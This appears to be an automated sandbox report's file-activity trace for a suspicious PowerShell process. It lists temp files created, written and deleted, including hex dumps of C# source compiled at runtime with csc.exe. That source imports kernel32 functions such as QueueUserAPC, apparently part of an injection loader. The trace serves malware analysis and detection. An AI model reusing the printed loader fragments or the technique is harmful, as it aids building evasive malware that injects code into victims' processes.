C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lq5c340j.glg.ps1	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_w0l1roud.yrr.psm1	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.out	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.cmdline	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.err	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.dll	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.tmp	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.0.cs	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.err	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.out	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.tmp	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.cmdline	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.dll	success or wait	1	7FFB4A79F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.0.cs	success or wait	1	7FFB4A79F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lq5c340j.glg.ps1	unknown	1	31	1	success or wait	1	7FFB4A79B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_w0l1roud.yrr.psm1	unknown	1	31	1	success or wait	1	7FFB4A79B526	WriteFile
C:\Users\user\Documents\20201119\PowerShell_transcript.721680.CGTQL96q.20201119175419.txt	unknown	3	ef bb bf	...	success or wait	1	7FFB4A79B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201119\PowerShell_transcript.721680.CGTQL96q.20201119175419.txt	unknown	742	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 31 39 31 37 35 34 31 39 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 32 31 36 38 30 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20201119175419..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 721680 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	11	7FFB4A79B526	WriteFile
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.0.cs	unknown	402	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 62 61 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6d 75 61 70 6f 61 79 2c 49 6e 74 50 74 72 20 6f 77 6e 6d 67 67 6d 79 6a 77 6a 2c 49 6e 74 50 74 72 20 62 6c 67 67 66 75 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class tba. {.[DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static e	success or wait	1	7FFB4A79B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 79 6e 72 61 34 30 69 74 5c 79 6e	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ynra40it\yn	success or wait	1	7FFB4A79B526	WriteFile
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4A79B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.0.cs	unknown	414	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6d 6d 65 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 62 78 74 71 61 6a 6b 70 77 62 2c 75 69 6e 74 20	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class mme. {. [DllImport("kerne l32")].public static extern In tPtr GetCurrentProcess();. [Dll Import("kernel32")].public static extern void SleepEx(uint b xtqajkpwb,uint	success or wait	1	7FFB4A79B526	WriteFile
C:\Users\user\AppData\Local\Te mp\0d0gelxn\0d0gelxn.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 30 64 30 67 65 6c 78 6e 5c 30 64	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Automation\v4 .0_3.0.0.0__31bf3856ad364e35\S ystem.Management.Automation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Local\Temp\0d0gelxn\0d	success or wait	1	7FFB4A79B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4A79B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFB4A79B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFB4A79B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFB4A79B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... .....@.....	success or wait	1	7FFB4F81F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4F2CB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4F2CB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4F2CB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB4F2CB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26 e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4F2D2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4F2D2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4F2D2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb3 78ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4F2CB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4F2CB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB4F2CB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB4F2CB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4F2CB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB4F2CB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB4F2B62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	7FFB4F2B63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4F3A12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	139	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4A79B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFB4A79B526	ReadFile
